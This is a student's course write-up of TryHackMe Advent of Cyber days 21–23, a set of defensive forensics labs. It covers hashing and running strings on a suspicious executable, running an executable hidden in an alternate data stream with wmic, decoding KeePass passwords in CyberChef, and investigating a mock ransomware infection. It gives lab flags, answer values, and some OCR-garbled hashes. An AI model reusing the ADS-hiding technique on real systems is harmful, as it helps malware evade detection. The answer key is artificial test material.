
PSP0201
WEEKLY WRITE UP
WEEK 6

By: Amilia Nadzeera Binti Baharudin , 1211102162

Day 21: Blue Teaming ; Time for Some ELForensic

Tools used : THM AttackBox , Remmina


Question 1 : Read the contents of the text file within the Documents folder. What is the file hash for db.exe?



To see the content inside text file we can use command Get-Content '.\db file hash.txt'

Answer 1: 596690FFC54AB6101932856E6A78E3A1

Question 2 : What is the MD5 file hash of the mysterious executable within the Documents folder?



Run command Get-FileHash -Algorithm MD5 deebee.exe


Answer 2 : 5F037501fB542AD2D9B06EB12AED09F0

Question 3 : What is the SHA256 file hash of the mysterious executable within the Documents folder?

Run command Get-FileHash -Algorithm SHA256 deebee.exe

Answer 3 :
F5092B78B844E4A1A7C95B1628E39B439EB6BF0117B06D5A7B6EED99F5585FED

Question 4: Using Strings find the hidden flag within the executable?



Like strings command in linux, there is an external tool that we can use to extract any printable strings from executable/binary files on powershell, it is string64.exe . We can use that tool to search the flag hidden inside the .exe file.


C:\Tools\strings64.exe -accepteula .\deebee.exe is used.

Answer 4: THM{f6187e6cbeb1214139ef313e108cb6f9}

Question 5 : What is the powershell command used to view ADS?

Answer 5 : Get-Item -Path file.exe -Stream*


Question 6 : What is the flag that is displayed when you run the database connector file?



We can use powershell command Get-Item -Path .\.deebee.exe -Stream * We can launch the hidden executable hiding within ADS with wmic process call create $(Resolve-Path deebee.exe:hidedb)


Answer 6 : THM{088731ddc7b9fdeccaed982b07c297c}

Question 7 : Which list is Sharika Spooner on?



Answer 7 : Naughty List

Question 8 : Which list is Jaime Victoria on?



Answer 8: Nice List


Thought process/methodology

For Day 21 , we started of with finding the ile hash for db.exe by using the command Get-Content '.\db file hash.txt'. We got to see the content inside which is **596690FFC54AB6101932856E6A78E3A1**. Then , we ran command Get-FileHash -Algorithm MD5 deebee.exe to get the MD5 file hash of the mysterious executable within the documents folder , the answer was **5F037501fB542AD2D9B06EB12AE D09F0 .** Next , we ran the command Get-FileHash -Algorithm SHA256 deebee.exe to get a hold of the SHA256 file hash which is **F5092B78B844E4A1A7C95B16 28E39B439EB6BF0117B06D5A7B6EED99F5585FED.** Like strings command in linux, there is an external tool that we can use to extract any printable strings from executable/binary files on powershell, it is string64.exe . We can use that tool to search the flag hidden inside the .exe file. C:\Tools\strings64.exe -accepteula .\deebee.exe was used and the hidden flag is **THM{f6187e6cbeb1214139ef3 13e108cb6f9}.** Other than that , we managed to discover that **Get-Item -Path file.exe -Stream*** is the powershell command used to view ADS. For question 6 , the flag that is displayed when you run the database connector file is found to be **THM{088731ddc7b9fdeccaed982b07c297c}.** Two lists were made which are the Naughty List and the Nice List. We found that Sharika Spooner is on the Naughty List whereas Jaime Victoria belongs on the Nice List.

Day 22 - [Blue Teaming] Elf McEager becomes CyberElf

Question 1 : What is the password to the KeePass database?

Open cyber chef and select “Magic” recipe to identify the possible algorithm We change the recipe into Base64. The output of CyberChef tells us that it is from base64. We can use the result as the input for the composite key to login into KeePass.



Answer 1 : thegrinchwashere


Question 2 : What is the encoding method listed as the 'Matching ops'?

The attacker used Base64 as the encoding method

Answer 2 : base64

Question 3 : What is the note on the hiya key?


The note is displayed at the editing entry



Answer 3 : Your passwords are now encoded. You will never get access to your systems!Hahaha >:^P

Question 4 : What is the decoded password value of the Elf Server?

The Elf Server is located at the Network directory in KeePass. The password was revealed to be 736e30774d346e21. With CyberChef, copy the value and paste it into CyberChef’s input. The recipe that we will use is “From Hex" And the output shown at the “Baking” process is the password.



Answer 4 : sn0wM4n!

Question 5 : What was the encoding used on the Elf Server password?

Answer 5 : hex

Question 6 : What is the decoded password value for ElfMail?


Password for ElfMail is in the eMail section , the password is encrypted using some algorithm.It is encoded with HTML Entity.

Recipe (click to load)	Result snippet	Properties
From_HTML_Entity()	ic3Skating!	Valid UTF8 Entropy: 3.28
	ic3Skating!	Matching ops: From HTML Entity Valid UTF8 Entropy: 3.33

Answer 6 : ic3Skating!

Question 7 : What is the username:password pair of Elf Security System?


The username and password could be seen at the edit entry




Answer 7 : superelfadmin:nothinghere

Answer 8 : Decode the last encoded value. What is the flag?

The last one is located in the Recycle bin section. The password is stated as “nothinghere”. Set the recipe “From Charcode” twice, set the delimiter to “comma”, and Base to 10.





Question 8 :THM{657012dcf3d1318dca0ed864f0e70535}

Thought process/ methodology

The first thing we did for Day 22 was open cyber chef and select the “Magic” recipe to identify the possible algorithm. We changed the recipe into Base64. The output of CyberChef tells us that it is from base64. We can use the result as the input for the composite key to login into KeePass. The password is **thegrinchwashere.** The attacker used **Base64** as the encoding method. ‘**Your passwords are now encoded. You will never get access to your systems!Hahaha >:^P’** was displayed in the editing entry. The Elf Server is located at the network directory in KeePass. The password was revealed to be 736e30774d346e21. The recipe we will use is “From Hex" And the output shown at the “Baking” process is the password. The password was revealed to be **sn0wM4n!.** Other than that , the encoding used on the Elf Server password was **hex.** Password for ElfMail is in the eMail section , the password is encrypted using some algorithm.It is encoded with HTML Entity. The decoded password value for ElfMail is **ic3Skating!.** The username:password pair of Elf Security System could be found in the editing entry which is **superelfadmin:nothinghere.** Lastly , the flag for the last encoded value is , the last

one is located in the Recycle bin section. The password is stated as “nothinghere”. Set the recipe “From Charcode” twice, set the delimiter to “comma”, and Base to 10. **THM{657012dcf3d1318dca0ed864f0e70535}** is the flag we found.


Day 23 - [Blue Teaming] The Grinch strikes again!

Question 1 : What does the wallpaper say

Answer 1 : THIS IS FINE

Question 2 : Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

Ransom note has been located at the Desktop. There is a fake address encoded with Base64. After decoding it, The value we supply is bm9tb3JlYmVzdGZlc3RpdmFsY23tcGFueQ== and this is where we found the plain text value.



Answer 2 : nomorebestfestivalcompany

Question 3 : At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?

At the ‘Documents’ directory , there is a file named ‘master-password.txt.grinch’ therefore ‘.grinch’ is the file extension

Answer 3 : .grinch

Question 4 : What is the name of the suspicious scheduled task?

Open up the Windows Task Scheduler and find an already scheduled task

Answer 4 : opidsfsdf


Question 5 : Inspect the properties of the scheduled task. What is the location of the executable that is run at login

At that task, the activity will get an action if we execute the executable

Answer 5 : C:\User\Administrator\Desktop\opidsfsdf.exe

Question 6 : There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?

Another task which is scheduled is ‘ShadowCopyVolume’. Click the task, navigate to actions tab and click properties. The ID is in the ‘Add arguments’ and the value is 7a9eeea15–0000–0000–0000–01000000000.



Answer 6 : 7a9eea15-0000-0000-0000-010000000000


Question 7 : Assign the hidden partition a letter. What is the name of the hidden folder?

Open up disk management and see what partitions are available in the system.Other than the C: partition, there is another called Backup with size of 1 GB. We assign a letter to the Backup partition, open file manager, and list all the contents inside.As we can see the hidden folder name is ‘confidential’.

Answer 7 : confidential

Question 8 : Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Right-click and check the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. In the Backup , there are two folders which are folders database and vStocking.Click the View tab on the windows file manager and check the Hidden Items on Shows/hide section. The result is, another directory shows on the screen, called ‘confidential’. Navigate into the ‘confidential’ directory. There are 2 files, ‘master-password.txt’ and ‘master-password.txt.grinch’. The non ‘.grinch’ file is the file before the ransom encryption, so we can see the contents of the file.



Answer 8 : m33pa55w0rdIZseecure!

Thought process/methodology


The first thing we see on the wallpaper is a picture of a meme with a caption “ **THIS IS FINE**”. We decrypted the fake 'bitcoin address' within the ransom note that was located on the desktop. The fake address was encoded with base64. After decoding it, The value we supply is bm9tb3JlYmVzdGZlc3RpdmFsY23tcGFueQ== and this is where we found the plain text value. **Nomorebestfestivalcompany** was the plain text value found. Next , we tried searching for the file extension for each of the encrypted files. There is a file named ‘master-password.txt.grinch’ therefore **‘.grinch**’ is the file extension. Other than that ,we opened up the Windows Task Scheduler and found a scheduled task titled **opidsfsdf.** The location of the executable that is

run at login is **C:\User\Administrator\Desktop\opidsfsdf.exe.** We were also tasked to find the ShadowCopyVolume ID of another scheduled task that is related to VSS.We navigated to the actions tab and clicked on properties. The ID is in the ‘Add arguments’ and the value is **7a9eeea15–0000–0000–0000–01000000000**. We found the name of the hidden folder . We opened up disk management and saw what partitions are available in the system.Other than the C: partition, there is another called Backup with size of 1 GB. We assign a letter to the Backup partition, open file manager, and list all the contents inside.As we can see the hidden folder name is ‘**confidential**’.For question 8 , we had to find the password within the file. Firstly , we right-clicked and checked the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. In the Backup , there are two folders which are folders database and vStocking.Click the View tab on the windows file manager and check the Hidden Items on Shows/hide section. The result is, another directory shows on the screen, called ‘confidential’. Navigate into the ‘confidential’ directory. There are 2 files, ‘master-password.txt’ and ‘master-password.txt.grinch’. The non ‘.grinch’ file is the file before the ransom encryption, so we can see the contents of the file. The password is **m33pa55w0rdIZseecure!.**

